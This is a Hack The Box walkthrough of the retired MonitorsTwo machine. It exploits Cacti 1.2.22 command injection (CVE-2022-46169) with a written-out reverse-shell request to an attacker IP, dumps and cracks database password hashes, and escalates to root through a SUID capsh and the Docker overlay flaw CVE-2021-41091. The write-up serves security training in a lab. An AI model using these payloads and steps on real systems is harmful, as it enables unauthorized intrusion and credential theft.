

[HTB] MonitorsTwo

- by Pablo github.com/vorkampfer/hackthebox2/monitorstwo
- Resources:

1. Savitar YouTube walk-through <https://htbmachines.github.io/>
2. 0xdf gitlab: <https://0xdf.gitlab.io/>
3. 0xdf YouTube: <https://www.youtube.com/@0xdf>
4. Privacy search engine <https://metager.org>
5. Privacy search engine <https://ghosterysearch.com/>
6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
7. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

MonitorsTwo starts with a Cacti website (just like Monitors). There’s a command injection vuln that has a bunch of POCs that don’t work as of the time of MonitorsTwo’s release. I’ll show why, and exploit it manually to get a shell in a container. I’ll pivot to the database container and crack a hash to get a foothold on the box. For root, I’ll exploit a couple of Docker CVEs that allow for creating a SetUID binary inside the container that I can then run as root on the host. ~0xdf

Basic Recon

1. Ping & whichsystem.py

```
1. > ping -c 3 10.129.228.231
2. > whichsystem.py 10.129.228.231
[+]==> 10.129.228.231 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan monitorstwo.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
22,50051
4. > source ~/.zshrc
5. > echo $openportz
22,80
6. > portzscan $openportz drive.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 monitorstwo.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
|_http-title: Login to Cacti
|_http-title: Loginto Cacti

>>> Looking for any subdomains that may have come out in the nmap scan

>>> Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5

>>> Listing all the open ports
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)

Goodbye!
```

OPENSSSH (1:8.2P1-4UBUNTU0.4) UBUNTU FOCAL FOSSA; URGENCY=MEDIUM

3. Discovery with Ubuntu Launchpad

```
1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad`
2. openssh (1:8.2p1-4ubuntu0.4) focal; urgency=medium
3. Launchpad comes back with the server as being and Ubuntu Focal Fossa
```

4. Whatweb

```
1. > > whatweb http://10.129.228.231/
http://10.129.228.231/ [200 OK] Cacti, Cookies[Cacti], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0
(Ubuntu)], HttpOnly[Cacti], IP[10.129.228.231], JQuery, PHP[7.4.33], PasswordField[login_password], Script[text/javascript],
Title[Login to Cacti], UncommonHeaders[content-security-policy], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/7.4.33], X-
UA-Compatible[IE=Edge], nginx[1.18.0]
```



5. Manual website enumeration

```
1. http://monitorstwo.htb/
2. Cacti is a CMS framework and the version is posted right no the login page.
3. So I look up `cacti 1.2.22 exploit`
```

Cacti v1.2.22 - (RCE)

6. cacti exploit

```
1. There is a bunch of exploits.
2. https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22
3. https://www.exploit-db.com/exploits/51166
4. I download the raw python script and paste it into a file.
5. https://raw.githubusercontent.com/FredBrave/CVE-2022-46169-CACTI-1.2.22/main/CVE-2022-46169.py
6. > mousepad CVE-2022-46169-CACTI-1.2.22.py &> /dev/null & disown
7. > python3 CVE-2022-46169-CACTI-1.2.22.py
Usage: CVE-2022-46169-CACTI-1.2.22.py [options]
CVE-2022-46169-CACTI-1.2.22.py: error: [*] Pls indicate the target URL, example: -u http://10.10.10.10
```

Got Shell

7. Got shell as www-data

```
1. python3 CVE-2022-46169-CACTI-1.2.22.py -u http://10.129.228.231 --LHOST=10.10.14.7 --LPORT=443
2. sudo nc -nlvp 443
3. SUCCESS
4. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.228.231 45842
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ whoami
whoami
www-data
```

Upgrade the shell

8. I do a full shell upgrade. This is something I always do. If the server is running a python framework then I will use a python tty upgrade instead.

```
1. www-data@50bca5e748b0:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@50bca5e748b0:/var/www/html$ ^Z
[1] + 42391 suspended sudo nc -nlvp 443
~/hackthebox/monitorstwo > stty raw -echo; fg
[1] + 42391 continued sudo nc -nlvp 443
reset xterm
www-data@50bca5e748b0:/var/www/html$ export TERM=xterm-256color
www-data@50bca5e748b0:/var/www/html$ source /etc/skel/.bashrc
www-data@50bca5e748b0:/var/www/html$ stty rows 38 columns 187
```

```
www-data@50bca5e748b0:/var/www/html$ export SHELL=/bin/bash
www-data@50bca5e748b0:/var/www/html$ echo $SHELL
/bin/bash
www-data@50bca5e748b0:/var/www/html$ echo $TERM
xterm-256color
www-data@50bca5e748b0:/var/www/html$ tty
/dev/pts/0
www-data@50bca5e748b0:/var/www/html$ nano
bash: nano: command not found
www-data@50bca5e748b0:/var/www/html$ vi
bash: vi: command not found
www-data@50bca5e748b0:/var/www/html$ echo $EDITOR

www-data@50bca5e748b0:/var/www/html$ env
2. I guess there is no nano or vi on the box.
```

Cacti 1.2.22 unauthenticated command injection

Disclosed	Created
12/05/2022	01/24/2023

Further reading CVE-2022-46169

9. If you want to know more about the exploit you can read the description here. This box is easy so I'm doing easy today.

1. https://www.rapid7.com/db/modules/exploit/linux/http/cacti_unauthenticated_cmd_injection/
2. #### Description

This module exploits an unauthenticated command injection vulnerability in Cacti through 1.2.22 (CVE-2022-46169) in order to achieve unauthenticated remote code execution as the www-data user. The module first attempts to obtain the Cacti version to see if the target is affected. If LOCAL_DATA_ID and/or HOST_ID are not set, the module will try to bruteforce the missing value(s). If a valid combination is found, the module will use these to attempt exploitation. If LOCAL_DATA_ID and/or HOST_ID are both set, the module will immediately attempt exploitation. During exploitation, the module sends a GET request to /remote_agent.php with the action parameter set to polldata and the X-Forwarded-For header set to the provided value for X_FORWARDED_FOR_IP (by default 127.0.0.1). In addition, the poller_id parameter is set to the payload and the host_id and local_data_id parameters are set to the bruteforced or provided values. If X_FORWARDED_FOR_IP is set to an address that is resolvable to a hostname in the poller table, and the local_data_id and host_id values are vulnerable, the payload set for poller_id will be executed by the target. This module has been successfully tested against Cacti version 1.2.22 running on Ubuntu 21.10 (vulhub docker image)


Optional: Understanding the exploit

10. I take the payload in the script and run it through burpsuite to try and understand how the payload worked

1.

```
▷ burpsuite &> /dev/null & disown
[1] 92331
```
2. I also start up foxyproxy
3. I intercept the login page
4. <http://monitorstwo.htb/>
5. In the exploitDB version of this script there is a line that IPPSEC takes out of the script to reverse engineer and to get a better understanding of the exploit.
=====
- ▷

```
cat CVE-2022-46169-exploitDB.py | grep -i --color remote_agent
>>> `urls.append(f"{self.url}/remote_agent.php?action=polldata&local_data_ids[]={local_data_ids}&host_id={host_id}&poller_id=1{payload}")`
=====
```
6. I take that line and add it to burpsuite
7. I actually only need this portion of the line.
=====
- ```
/remote_agent.php?action=polldata&local_data_ids[]={local_data_ids}&host_id={host_id}&poller_id=1{payload}")
=====
```



11. So i paste it in burpsuite and update these id's in the payload

```
1. So you are going to change the request from POST to GET if it is not already in GET REQUEST.
2. Then simply replace `./index.php` with the above payload.
3. I change the ids to anything really that works. 6,1,1. Does not matter. Then I add the `X-FORWARDED-FOR:127.0.0.1` as it
does in the exploit. I end up with this payload below and insert a command injection after the last `poller_id` which is
`;sleep+10`. See image above for context.
=====
GET /remote_agent.php?action=polldata&local_data_ids[]=6&host_id=1&poller_id=1;sleep+10 HTTP/1.1
X-FORWARDED-FOR:127.0.0.1
=====
4. So basically that is how the exploit worked. IPPSEC goes much more in-depth than I did from time stamp 05:00 to the 08:00
minute mark. Here is the final payload if you decide to get a shell through burpsuite.
=====
GET /remote_agent.php?action=polldata&local_data_ids[]=6&host_id=1&poller_id=1;bash -c 'bash -i >%26 /dev/tcp/10.10.x.x/443
0>%261' HTTP/1.1
X-FORWARDED-FOR:127.0.0.1
```

12. Password hunting

```
1. www-data@50bca5e748b0:/var/www/html$ grep -Rwi --include config.php . | grep -i --color 'password' -C2

include/config.php:$database_hostname = 'db';
include/config.php:$database_username = 'root';
include/config.php:$database_password = 'root';
include/config.php:$database_port = '3306';
include/config.php:$database_retries = 5;

```

13. Which database?

```
1. A good way to know if the database is mysql is to run this for loop or do a which mysql.
2. www-data@50bca5e748b0:/var/www/html$ which mysql
/usr/bin/mysql
3. for port in $(cat /proc/net/tcp | grep -v 'local_address' | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u); do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
4. It did not work on this server because many functions are disabled including python.
5. www-data@50bca5e748b0:/var/www/html$ cat /proc/net/tcp | grep -v 'local_address' | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u
0050
9C39
A9C8
B312
6. You would have to cat the hex addresses and decode them on your local system like this.
7. You would take the hex encoded ports and then decode the hex with a while loop.
8. > echo "0050
9C39
A9C8
B312" | sort -u | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0050 ==> 80
[+] Port 9C39 ==> 39993
[+] Port A9C8 ==> 43464
[+] Port B312 ==> 45842
9. SUCCESS, these other ports were not in our nmap scan. I kind off went off on a tangent. Anyway that is how you can tell
what database is on the system.
```

Attempt to log into MySQL

14. I attempt to log into MySQL but things do not go as planned.

```
1. include/config.php:$database_username = 'root';
2. include/config.php:$database_password = 'root';
```



```
3. www-data@50bca5e748b0:/va/www/html$ mysql -u root -p
Enter password:
ERROR 2002 (HY000): Cant connect to local MySQL server through socket '/run/mysqld/mysqld.sock' (2)
4. FAIL, I forgot to check the hostname I think we are in a docker container.
5. www-data@50bca5e748b0:/var/www/html$ hostname -I
172.19.0.3
6. Yes, we are difinitely in a container. We will need to do a container escape. Another way to tell if you are in a
container is by cating out the fib_trie file. The file is a giant mess. The regex cleans it up.
7. www-data@50bca5e748b0:/var/www/html$ cat /proc/net/fib_trie | grep "host LOCAL" -B 1 | grep -oP
'\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u
127.0.0.1
172.19.0.3
8. A third way to tell if you are in a container is to simply `ls -la /` and grep for `.dockerenv`
9. www-data@50bca5e748b0:/var/www/html$ ls -la / | grep -i --color "\.dockerenv"
-rwxr-xr-x 1 root root 0 Mar 21 2023 .dockerenv
10. Ok, I am going on another target. You get the point. There is one option if we are able to communicate to the db from
this container.
11. ping db
12. NO ping installed
13. www-data@50bca5e748b0:/var/www/html$ wget db
--2024-08-06 06:33:40-- http://db/
Resolving db (db)... 172.19.0.2
Connecting to db (db)|172.19.0.2|:80... failed: Connection refused.
14. So we do have access to communicate with the MySQL database we just have to specify `db`
15. The reason I was able to know to ping `db` is because if you look at the config.php file and grep for database.
16. * Make sure these values reflect your actual database/host/user/password
$database_type = 'mysql';
$database_default = 'cacti';
$database_hostname = 'db';
17. It shows that the `database_hostname` = `db`. With this knowledge I attempted to ping it, but wget was the only thing
that worked. It was able to communicate with the `db` hostname.
18. SUCCESS!
```

```
MySQL [cacti]> SELECT username, password, full_name, email_address FROM user_auth;
+-----+-----+-----+-----+
| username | password | full_name | email_address |
+-----+-----+-----+-----+
admin	$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/1lx8utpR1hjC	Jamie Thompson	admin@monitorstwo.htb
guest	43e9a4ab75570f5b	Guest Account	
marcus	$2y$10$vcryth5YcCL1ZaPDj6PwqOYTW68W1.3WeK1Bn70JonsdW/MhFYK4C	Marcus Brune	marcus@monitorstwo.htb
+-----+-----+-----+-----+
3 rows in set (0.001 sec)
```

Dumping MySQL hashes

15. I was able to log in after all from the container. I was trying to ping db

```
1. www-data@50bca5e748b0:/var/www/html$ mysql -u root -p -h db
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| cacti |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.005 sec)

MySQL [(none)]> use cacti;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cacti]> show tables;

MySQL [cacti]> SELECT * FROM user_auth LIMIT 1 \G
***** 1. row *****
id: 1
username: admin
```

```
password: $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
realm: 0
full_name: Jamie Thompson
email_address: admin@monitorstwo.htb

MySQL [cacti]> SELECT username, password, full_name, email_address FROM user_auth;
```

16. Clean the hashes

```
1. > cat tmp
| admin | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC | Jamie Thompson | admin@monitorstwo.htb |
| guest | 43e9a4ab75570f5b | Guest Account | |
| marcus | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C | Marcus Brune | marcus@monitorstwo.htb |
2. > cat tmp | awk '{print $2":"$4}' FS=" "
admin:$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
guest:43e9a4ab75570f5b
marcus:$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
3. I do not want the guest.
4. > cat tmp | awk '{print $2":"$4}' FS=" " | grep -v guest | cut -d':' -f2 > hashes
$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
```

Hashcat

17. Crack the hashes using auto-detect. Hashcat since recently 2022 I think is now able to auto find the hash mode.

```
1. > hashcat hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
2. Apparently auto-detect recommends from a list a modes. That does help a-lot because I can tell from experience it is most likely mode 3200.
3. > hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt
4. For some reason hashcat does not like when I put the names with the hashes. It has been erroring lately when I do that.
5. > hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt --username
Failed to parse hashes using the 'native hashcat' format.
6. So I crack it without the usernames in the hashes and I get the password for marcus.
7. > hashcat -m 3200 hashes --show
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

SSH shell as user marcus

18. ssh as marcus

```
1. `marcus:funkymonkey`
2. > ssh marcus@10.129.228.231
3. marcus@monitorstwo:~$ whoami
marcus
4. marcus@monitorstwo:~$ export TERM=xterm
5. We are no longer in a container
6. marcus@monitorstwo:~$ hostname -I
10.129.228.231 172.19.0.1 172.17.0.1 172.18.0.1 dead:beef::250:56ff:fe94:7d6f
7. According to the synopsis we are going to have to go back in a container to be able to privesc. 🤖【ツ】
8. It says in ssh messages "you have mail"
9. To read the mail run `cat /var/spool/mail/marcus`
10. User.txt flag found.
11. marcus@monitorstwo:~$ cat user.txt
d29eadc134b0f989f2dc19e6830d5906
```

Container vulnerability found

19. Catting out the mail I find a vulnerabilitiy

```
1. To read the mail run `cat /var/spool/mail/marcus`
2. marcus@monitorstwo:~$ cat /var/spool/mail/marcus
3. The email lists several vulnerabilites that their systems may have been vulnerable to.
4. CVE-2021-33033, This CVE is not valid because the exploit came out in 2021 and the kernel date is 2023.
5. marcus@monitorstwo:~$ uname -a | cut -c 53-81
Tue Mar 21 14:23:17 UTC 2023
6. This `CVE-2020-25706` CVE is not vulnerable on this machine because the cacti framework version is 1.2.22.
7. However, this CVE 'CVE-2021-41091' will work because the docker version is `20.10.5` and the vulnerability is for `20.10.9`. So it is definitely vulnerable to this CVE.
```

8. `marcus@monitorstwo:~$ docker --version`  
Docker version 20.10.5+dfsg1, build 55c4c88

CVE-2021-41091

Overlay

The overlay filesystem is a critical component in exploiting this vulnerability. Docker's overlay filesystem enables the container's file system to be layered on top of the host's file system, thus allowing the host system to access and manipulate the files within the container. In the case of CVE-2021-41091, the overly permissive directory permissions in `/var/lib/docker/overlay2` enable unprivileged users to access and execute programs within the containers, leading to a potential privilege escalation attack. Exploitation Steps

- 1. Connect to the Docker container hosted on your machine and obtain root access.
- 2. Inside the container, set the setuid bit on `/bin/bash` with the following command: `chmod u+s /bin/bash`
- 3. On the host system, run the provided exploit script (poc.sh) by cloning the repository and executing the script as follows:

```
git clone https://github.com/UncleJ4ck/CVE-2021-41091
cd CVE-2021-41091
chmod +x ./poc.sh
./poc.sh
```

- #pwn\_findmnt\_find\_docker\_directories
- #pwn\_docker\_enumertion\_findmnt

20. We will need to get root back in the shell of `www-data`

- 1. `https://github.com/UncleJ4ck/CVE-2021-41091`
- 2. The overlay filesystem is a critical component in exploiting this vulnerability. Dockers overlay filesystem enables the container's file system to be layered on top of the host's file system, thus allowing the host system to access and manipulate the files within the container. In the case of CVE-2021-41091, the overly permissive directory permissions in `/var/lib/docker/overlay2` enable unprivileged users to access and execute programs within the containers, leading to a potential privilege escalation attack. Exploitation Steps
- 3. `www-data@50bca5e748b0:/var/www/html$`
- 4. running `findmnt` on the target will show you where all the docker directories are.
- 5. Correction you need to run the command on the ssh session as marcus. The container session with `www-data` does not have access to see these directories.
- 6. `marcus@monitorstwo:~$ findmnt | grep merged`  
`|/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged`
- 5. We need to be able to cd into this directory as marcus
- 6. `marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged`  
`bin boot dev docker-entrypoint-initdb.d entrypoint.sh etc home lib lib64 media mnt opt proc root run sbin`  
`srv sys tmp usr var`

Begin escalation to root PoC

21. You can think of these docker directories as the `webroot` of the container. These paths are dynamic and can be manipulated.

- 1. cd as `www-data` into `/tmp` and touch a file. Name it whatever.
- 2. `marcus@monitorstwo:~$ findmnt | grep merged`  
`/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdbba372cb2f1/merged`
- 3. I create a foo file in the `/tmp` directory of the docker directory using the `www-data` session. Then I will check to see if the tmp directory was created with the other ssh session.
- 4. `marcus@monitorstwo:~$ ls -la`  
`/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged/tmp`  
`total 8`  
`drwxrwxrwt 1 root root 4096 Aug 6 03:15 .`  
`drwxr-xr-x 1 root root 4096 Jan 5 2023 ..`
- 5. SUCCESS, it is empty because this is the other container.



```
marcus@monitorstwo:~$ ls -la /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp
total 1248
drwxrwxrwt 1 root root 4096 Aug 6 09:11 .
drwxr-xr-x 1 root root 4096 Mar 21 2023 ..
-rwxr-xr-x 1 www-data www-data 1234376 Aug 6 09:11 bash
-rw-r--r-- 1 www-data www-data 0 Aug 6 08:42 foo
-rw----- 1 www-data www-data 1444 Aug 6 03:36 sess_180724dc553ad755f89e4fbc70f36513
-rw----- 1 www-data www-data 1444 Aug 6 03:36 sess_29c01f515e2a21591b7415e5e4604ff9
-rw----- 1 www-data www-data 1381 Aug 6 03:36 sess_4dce81125ce45313e895bc58c30e4cfe
-rw----- 1 www-data www-data 1444 Aug 6 03:36 sess_58b75442d77e5684c6b154f0a1065f68
-rw----- 1 www-data www-data 0 Mar 22 2023 sess_701eda14407bf2e26718174061c94acc
-rw----- 1 www-data www-data 0 Aug 6 03:36 sess_892c49c3d2e8e3b030c77d7fae542f0e
-rw----- 1 www-data www-data 1493 Aug 6 03:36 sess_92e638a43a7fbe0fa414a6830159fcd4
-rw----- 1 www-data www-data 1444 Aug 6 03:36 sess_d0bc4d58bd8977c384631b61495fd9e5
-rw----- 1 www-data www-data 1444 Aug 6 03:36 sess_dd7dc8a4e63d3e635b43581aad560606
-rw----- 1 www-data www-data 0 Aug 6 04:47 sess_f3222532de3119f881946bbc72f8fc59
-rw-r--r-- 1 www-data www-data 20 Aug 6 06:07 tmpPorts.txt
marcus@monitorstwo:~$ |
```

Now we copy over /bin/bash

22. Privilege Escalation continued...

```
1. Now lets check out the other docker directory.
2. /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged
3. Go into /tmp
4. marcus@monitorstwo:~$ ls -la
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp
total 40
drwxrwxrwt 1 root root 4096 Aug 6 08:42 .
drwxr-xr-x 1 root root 4096 Mar 21 2023 ..
-rw-r--r-- 1 www-data www-data 0 Aug 6 08:42 foo
5. You can see the file `foo` that we created with the other `www-data` session. see screen shot above for context.
6. Now, in the `www-data` session copy /bin/bash to the /tmp folder
7. www-data@50bca5e748b0:/tmp$ cp /bin/bash /tmp
8. total 1248
drwxrwxrwt 1 root root 4096 Aug 6 09:11 .
drwxr-xr-x 1 root root 4096 Mar 21 2023 ..
-rwxr-xr-x 1 www-data www-data 1234376 Aug 6 09:11 bash
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which capsh) .
./capsh --gid=0 --uid=0 --
```

capsh


23. There is a vulnerable file in the SUID list of `www-data` session

```
1. www-data@50bca5e748b0:/tmp$ find / -perm -4000 -user root -ls 2>/dev/null
-rwsr-xr-x 1 root root 30872 Oct 14 2020 /sbin/capsh
3. I go to GTF0bins website and look up capsh
4. www-data@50bca5e748b0:/tmp$ capsh --gid=0 --uid=0 --
5. Run that command and you will become root in the container. Next we are going to change ownership of bash in `/tmp` to root and then assign it a `stickybit`. Lastly, as `marcus` we cd into the path were this file is located on the system which is the `container webroot` and execute `./bash -p`
6. root@50bca5e748b0:/tmp# whoami
root
7. root@50bca5e748b0:/tmp# cd /tmp
8. root@50bca5e748b0:/tmp# ls -la
9. root@50bca5e748b0:/tmp# chown root:root bash
10. root@50bca5e748b0:/tmp# chmod u+s bash
11. Now, switch to the ssh session and cd into the container webroot.
12. marcus@monitorstwo:~$ cd
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp
13. marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp$ ls -la
```

```
-rwsr-xr-x 1 root root 1234376 Aug 6 09:11 bash
14. marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged/tmp$
./bash -p
15. bash-5.1# whoami
root
16. bash-5.1# cat /root/root.txt
ac60566514741e9e3ab2a09379f0b5f7
```



MonitorsTwo has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

|              |             |               |
|--------------|-------------|---------------|
| #11727       | 06 Aug 2024 | RETIRED       |
| MACHINE RANK | PWN DATE    | MACHINE STATE |

OK

SHARE

PWNED